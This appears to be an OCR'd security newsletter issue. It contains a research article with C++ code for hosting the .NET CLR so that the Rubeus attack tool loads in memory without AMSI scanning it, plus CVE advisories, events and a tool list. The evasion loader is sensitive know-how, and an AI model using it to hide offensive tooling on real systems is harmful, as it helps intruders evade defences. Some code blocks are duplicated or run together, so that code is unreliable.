
```
int main() {
                                        ICLRMetaHost* metaHost = NULL;
                                        CLRCreateInstance(CLSID_CLRMetaHost, IID_ICLRMetaHost, (LPVOID*)&metaHost);
                                        ICLRRuntimeInfo* runtimeInfo = NULL;
                                        metaHost->GetRuntime(L"v4.0.30319", IID_ICLRRuntimeInfo, (LPVOID*)&runtimeInfo);
                                        ICLRRuntimeHost* runtimeHost = NULL;
                                        runtimeInfo->GetInterface(CLSID_CLRRuntimeHost, IID_ICLRRuntimeHost,
(LPVOID*)&runtimeHost);
                                        runtimeHost->Start();

     //...
```

Next, Application Domains will be used, which are sets of assemblies that run in isolation and bear some resemblance to processes in an operating system. To use the assemblies loaded within an Application Domain, it is necessary to obtain a reference to one. In this case, the default one will be used, as shown below:




```
// Se obtiene la interfaz de AppDomain.
_AppDomain* defaultAppDomain = NULL;
appDomainThunk->QueryInterface(&defaultAppDomain);
```

To load the assembly and have it processed by the .NET Framework, an array of bytes is converted to a data type compatible with the API. Here's an example of how this can be done:




```
// Se crea los tipos necesarios
// para la interoperabilidad entre C++ y .NET.
std::vector<char> buffer = readDllFile(R"(Rubeus.dll)"); // se omite readDllFile.
SAFEARRAYBOUND bounds[1];
bounds[0].cElements = buffer.size();
bounds[0].lLbound = 0;
SAFEARRAY* safeArray = SafeArrayCreate(VT_UI1, 1, bounds);
SafeArrayLock(safeArray);
memcpy(safeArray->pvData, buffer.data(), buffer.size());
SafeArrayUnlock(safeArray);
```

Subsequently, the loading and processing in the .NET Framework can be carried out.




```
// Se carga assembly en .NET con Load_3.
_AssemblyPtr managedAssembly = NULL;
defaultAppDomain->Load_3(safeArray, &managedAssembly);
```

Once the above is done, the execution of the assembly is prepared by searching for the class that contains the MainString function, in this case, Rubeus.Program. The MainString function is similar to Main but takes a String as an input parameter, which would be the command-line arguments, and returns another String with the results.



```
_TypePtr managedType = NULL;
_bstr_t managedClassName("Rubeus.Program");
managedAssembly->GetType_2(managedClassName, &managedType);
// Se crean los argumentos.
SAFEARRAY* managedArguments = SafeArrayCreateVector(VT_VARIANT, 0, 1);
_variant_t argument(L"currentluid");
LONG index = 0;
SafeArrayPutElement(managedArguments, &index, &argument);
```

Finally, it is possible to call the previously mentioned function to execute Rubeus and print the user's UID as a result on the command console.



```
_bstr_t managedMethodName(L"MainString");
_variant_t managedReturnValue;
_variant_t empty;
managedType->InvokeMember_3(
                                                            managedMethodName,
                                                            static_cast<BindingFlags>(BindingFlags_InvokeMethod |
BindingFlags_Static | BindingFlags_Public),
                                                            NULL, empty, managedArguments,
&managedReturnValue);
std::wcout << (const wchar_t*)managedReturnValue.bstrVal;
```

Using the previous method, the Rubeus.dll assembly would be analyzed and blocked by AMSI since it is not obfuscated. Therefore, it will now be explained how to perform the modification in the assembly loading process.

The first difference compared to the previous method is that before starting the CLR using the Start function, it must be indicated that the host (C++) will implement certain runtime functionalities.

```
CHostControl  pHostControl{};  // Se explicará más adelante.runtimeHost-
>SetHostControl((IHostControl*)&pHostControl);runtimeHost->Start();//
Obtener app domain, cargar assembly, etc.
```

Subsequently, the Load_3 function will be replaced by the Load_2 function, whose input parameters will include the assembly strong name. The goal is for the CLR to attempt to find the assembly, but upon not finding it, it will request the host (C++) to provide it. This happens because we have indicated to the CLR that the host (C++) implements an assembly manager.

```
defaultAppDomain->Load_2(_bstr_t("Rubeus,  Version=1.0.0.0,  Culture=neutral,  PublicKeyToken=f8c620333ce4e57e,
processorArchitecture=MSIL"),  &assembly);
```

To indicate to the CLR that an assembly manager is implemented, the implementation of the IHostControl interface is used. At this point, it is worth noting that interfaces starting with ICLR*, such as those seen earlier, are implemented by the CLR and allow the host (C++) to communicate with the runtime. On the other hand, there are interfaces IHost* that allow configuring certain aspects such as assembly loading, thread management, or garbage collection.

Therefore, to load an assembly into memory, it is only necessary to implement the following COM interfaces:

• IHostControl: Allows the CLR to know which interfaces have been implemented by the host (C++).

• IHostAssemblyManager: Obtains an interface pointer to an IHostAssemblyStore element.

• IHostAssemblyStore: Provides methods that allow a host (C++) to load assemblies and modules independent of CLR.

The component that implements the IHostControl interface is called CHostControl. Additionally, the GetHostManager and SetAppDomainManager functions must be implemented. Since Application Domains will not be customized, a constant S_OK is returned. The GetHostManager function is where a reference to the assembly manager is returned when the CLR queries for its interface. It is important to note that the definitions of the QueryInterface, AddRef, and Release functions have been omitted. These functions must be implemented to comply with the IUnknown interface that every COM component must implement.

```
class CHostControl  : public  IHostControl  {
   HRESULT STDMETHODCALLTYPE GetHostManager(
      /* [in] */ REFIID riid,
      /* [out] */ void** ppObject) override {
      if (riid == IID_IHostAssemblyManager) {
         CHostAssemblyManager* mgr = new CHostAssemblyManager();
         mgr->AddRef();
         *ppObject = static_cast<IHostAssemblyManager*>(mgr);
         return S_OK;
      }
      return  E_NOINTERFACE;
   }
   HRESULT STDMETHODCALLTYPE SetAppDomainManager(
      /* [in] */ DWORD dwAppDomainID,
      /* [in] */ IUnknown* pUnkAppDomainManager)  override {
      return  S_OK;
   }// Se ha omitido implementación  de QueryInterface, AddRef y Release
};
```


The functions that must be implemented from IHostControl are two: GetHostManager and SetAppDomainManager. Since Application Domains will not be customized, a constant S_OK is returned. The GetHostManager function is where a reference to the assembly manager is returned when the CLR queries for its interface.

On the other hand, the class CHostAssemblyManager implements the IHostAssemblyManager interface. In this case, only the following methods need to be implemented:

- GetNonHostStoreAssemblies: Indicates to the CLR which assemblies the runtime should load without using the custom loading of the host (C++), which will be shown later in the CHostAssemblyStore class. This allows the runtime to load system assemblies. If the list is returned as null, as done in the implementation, it means that the CLR should first search for all assemblies attempted to be loaded in the Global Assembly Cache (GAC) and, if not found, call the host (C++) IHostAssemblyStore's own method.

- GetAssemblyStore: Returns a reference to the CHostAssemblyStore class that will perform the modified reading and loading of the requested assembly.

The commented code is shown below:



```
class CHostAssemblyManager : public IHostAssemblyManager {
                              // Heredado a través de IHostAssemblyManager
                              HRESULT __stdcall GetNonHostStoreAssemblies(

                ICLRAssemblyReferenceList** ppReferenceList

                )
                              {
                                                           *ppReferenceList = NULL;
                                                           return S_OK;
                              }
                              HRESULT __stdcall GetAssemblyStore(IHostAssemblyStore** ppAssemblyStore)
                              {
                                                           CHostAssemblyStore* pHostStore = new
CHostAssemblyStore();
                                                           *ppAssemblyStore = (IHostAssemblyStore*)pHostStore;
                                                           ((IHostAssemblyStore*)*ppAssemblyStore)->AddRef();
                                                           return S_OK;
                              } // Se ha omitido implementación de QueryInterface, AddRef y Release
};
```

- ProvideAssembly and ProvideModule: The difference between a module and an assembly is that the former is one of the parts of a multi-file assembly since these do not have to be in a single .dll or .exe file. Most assemblies consist of a single file, so in the example implementation, no support will be provided for modules, and ProvideModule will not be implemented.

The ProvideAssembly function receives five parameters:

- pBindInfo: contains the binding information of the assembly, such as the name.


- pAssemblyId: is an ID that the host must establish, which serves to cache and prevent the same assembly from being loaded twice.

- pContext: is a context that is set to null.

- ppStmAssemblyImage: is of the greatest interest, it is an IStream that the host (C++) must return and point to the assembly to be loaded. An IStream is an interface that abstracts access to data, and it can be created from a memory buffer using the SHCreateMemStream function.

- ppStmPDB: is an IStream that the host (C++) can return to point to a Program Database with debug data of the assembly.

In the example code, the same assembly is loaded constantly. This means that regardless of the assembly being attempted to be loaded, the Rubeus assembly will always be returned. Although this practice is not recommended, it is suitable for illustrative purposes in this case.




```
class CHostAssemblyManager : public IHostAssemblyManager {
                                        // Heredado a través de IHostAssemblyManager
                                        HRESULT __stdcall GetNonHostStoreAssemblies(

                        ICLRAssemblyReferenceList** ppReferenceList

                        )
                                        {
                                                                *ppReferenceList = NULL;
                                                                return S_OK;
                                        }
                                        HRESULT __stdcall GetAssemblyStore(IHostAssemblyStore** ppAssemblyStore)
                                        {
                                                                CHostAssemblyStore* pHostStore = new
CHostAssemblyStore();
                                                                *ppAssemblyStore = (IHostAssemblyStore*)pHostStore;
                                                                ((IHostAssemblyStore*)*ppAssemblyStore)->AddRef();
                                                                return S_OK;
                                        } // Se ha omitido implementación de QueryInterface, AddRef y Release
};
```

With the implementation of these measures, loading an assembly like Rubeus without being analyzed or blocked by AMSI has been achieved. This result is attributed to loading Rubeus through the Load_2 function, where the host (C++) supplies it, thus avoiding its analysis by AMSI.

The main limitation of this technique lies in its dependence on CLR Hosting. Another relevant limitation is the need for the assembly to be loaded to be signed, as so far no method has been identified to request the loading of an assembly without resorting to a strong name. Although theoretically possible with a weak name, it has not been achieved in practice.

Regarding future lines of inquiry, the following questions arise: Is it possible to load an assembly directly from an IStream in C#? And from PowerShell?


The complete research will be unveiled next month in a special edition of RADAR.



Vulnerabilities

Critical Vulnerability in Qnap Devices

Date: April 26, 2024
CVE: CVE-2024-32766



CVSS: 10

CRITICAL

Description

A vulnerability of critical severity has been discovered in QNAP QTS, QuTS hero and QuTScloud products.

Specifically, this vulnerability is exploited by sending a special request to the device in question, which requires bypassing some authentication measures. Several public exploits are available to attack the vulnerable devices.

Affected products

The versions of the affected products are as follows:

- QTS: prior to 5.1.3.2578
- QTS: prior to 4.5.4.2627
- Quts Hero: prior to h4.5.4.2626
- Quts Hero: prior to h5.1.3.2578
- Qutscloud: prior to c5.1.5.2651

Solution

Affected users are advised to upgrade to versions that do not include the vulnerable code. These versions have been provided by the manufacturer:

- QTS 5.1.3.2578 build 20231110 and later.
- QTS 4.5.4.2627 build 20231225 and later.
- QuTS hero h5.1.3.2578 build 20231110 and later.
- QuTS hero h4.5.4.2626 build 20231225 and later.
- QuTScloud c5.1.5.2651 and later.


Users are advised to check and clean their systems from these affected versions.

References

- www.cvedetails.com
- nvd.nist.gov

XSS Vulnerability in F5 Big-IP Products

Date: May 8, 2024
CVE: CVE-2024-31156



CVSS: 8.0

HIGH

Description

A vulnerability identified as CVE-2024-31156 has been discovered, which is associated with various F5 Big Ip products and is considered to be of high severity.

According to the manufacturer itself, there is an XSS (Cross Site Scripting) vulnerability stored on a configuration page for F5 devices, this would allow a connected user to be able to execute JavaScript code on the path in question.

In the event that the user turns out to be a user with elevated permissions (administrator) with access to Advanced Shell (Bash), they could compromise the Big-IP system by exploiting this vulnerability.

Affected products

There are several vulnerable models and versions in addition to those exposed, for more information consult the manufacturer's website:

- F5 Big-Ip : >= 15.1.0 and < 15.1.10.4
- F5 Big-Ip : >= 16.1.0 and < 16.1.4.3
- F5 Big-Ip : >=17.1.0 and < 17.1.1.3
- The rest of the affected versions can be found in my.f5.com

Solution

Update to the latest manufacturer's version, as appropriate for each specific product version.

References

- my.f5.com
- cvedetails.com

Patches

CRITICAL

Critical Security Patches in ArubaOS component

Date: April 30, 2024
CVE: CVE-2024-26304 y 7 más

Description

A number of security patches have been released to fix vulnerabilities in ArubaOS software. The patches fix 4 critical severity and 4 medium severity vulnerabilities.

One of the most prominent critical vulnerabilities is CVE-2024-26304, relating to an issue in the L2/L3 Management service. Through this vulnerability, attackers could cause a buffer overflow attack using proper data entry manipulation.

In addition, it is relatively easy to exploit by sending network packets without the need for authentication to port 8211 (UDP), allowing the successful execution of code as a privileged user in the system.

Affected products

The vulnerability affects the following versions of Aruba:

- 8.10.0.10 and earlier.
- 8.11.2.1 and earlier.
- 10.4.1.0 and earlier.
- 10.5.1.0 and earlier.

Solution

Users are advised to upgrade to one of the versions within 10.X higher than the affected versions.

These recommended releases fix both the reported vulnerability and other known vulnerabilities, so customers applying this update will be fully protected.

References

- threatprotect.qualys.com
- www.arubanetworks.com

HIGH

Patch for zero-day vulnerability in Google Chrome

Date: May 9, 2024
CVE: CVE-2024-4671

Description

Google released an update on May 9 to address a zero-day vulnerability reported by an anonymous researcher on May 7, which appears to have been actively exploited.

The vulnerability affects the HTML Page component, which generates a buffer overflow after manipulation of an unknown data entry.

Since the beginning of this year, several patches have been released by Google to solve several bugs related to memory access, such as the one reported in the CVE-2024-0519 vulnerability.

Affected products

The vulnerability affects the following versions:

- Versions prior to 124.0.6367.201/.202 on Windows.
- Versions prior to 124.0.6367.201/.202 on MacOS.
- Versions prior to 124.0.6367.201 on Linux.

Solution

It is recommended to update to the most recent versions indicated in the previous section, as well as to keep an eye out for future fixes for users who use Chromium-based browsers, such as the following:

- Microsoft Edge
- Brave
- Opera

References

- chromereleases.googleblog.com
- vuldb.com

Events

National Cyber Security and Cloud Congress (June 5-6)

The Cyber Security & Cloud Expo North America 2024 is an event taking place at the Santa Clara Convention Centre in California on June 5 and 6, 2024. It will bring together over 7,000 attendees from around the globe with more than 250 speakers sharing their knowledge and experiences through presentations, expert panels, and talks. Key topics addressed include Zero Trust, threat detection and response, risk management, cloud adoption, data security, and much more.
Link

Darktrace Madrid (June 12)

Darktrace LIVE is an event designed for security professionals looking to interact, learn, and network with industry leaders and colleagues. This event will address topics such as AI in cybersecurity, proactively strengthening defence posture against critical threats in email, network, cloud, OT, endpoint, and applications. Additionally, attendees can participate in technical sessions on extended detection and response.
Link

Splunk .conf24 (June 11-14)

Splunk's .conf24 User Conference is an annual event bringing together cybersecurity and cloud computing professionals. Over three days in Las Vegas, attendees explore topics such as AI, threat detection, and risk management. .conf24 offers over 200 interactive sessions and opportunities to learn at Splunk University.
Link

UAD360 (June 12)

UAD360, the Cybersecurity Congress, is an event bringing together experts and professionals in digital security. It takes place in Malaga and offers talks, panel discussions, hands-on workshops, and networking activities. The goal is to drive the sector forward and foster relationships between companies. Additionally, Malaga is establishing itself as a hub for cybersecurity, demonstrating the commitment of the Andalusian Government to this key area in digital transformation.
Link

Resources

Igamegod
iGameGod is a game and application modification tool for iOS devices that allows users to alter various resources within the app. Its functionality is focused on memory manipulation to obtain information within the application.
Link

H8mail
h8mail is a command-line tool designed for email data breach hunting. It utilizes leak search service APIs to search for email addresses and determine if they have been compromised in any data breaches
Link

LattePandaMu
LattePanda Mu is an x86 computing module with an Intel N100 processor designed for custom solutions. Its CPU performance doubles that of the Raspberry Pi 5, and its GPU capability is 10 to 20 times greater. Additionally, LattePanda Mu allows for designing and integrating custom motherboards with a variety of interfaces such as HDMI/DisplayPort, USB, and PCIe lanes, making it an intriguing option for cybersecurity-related projects.
Link

ligolo-ng
Ligolo-ng is a tool that allows for tunneling and pivoting using a TUN interface. Ligolo-ng creates a network stack in user space through Gvisor, enabling tunnels from a reverse TCP/TLS connection. Additionally, it offers a simple user interface, automatic certificate setup with Let’s Encrypt, efficient performance, and multi-platform compatibility.Link

Powered by the
cybersecurity
NTT DATA team

es.nttdata.com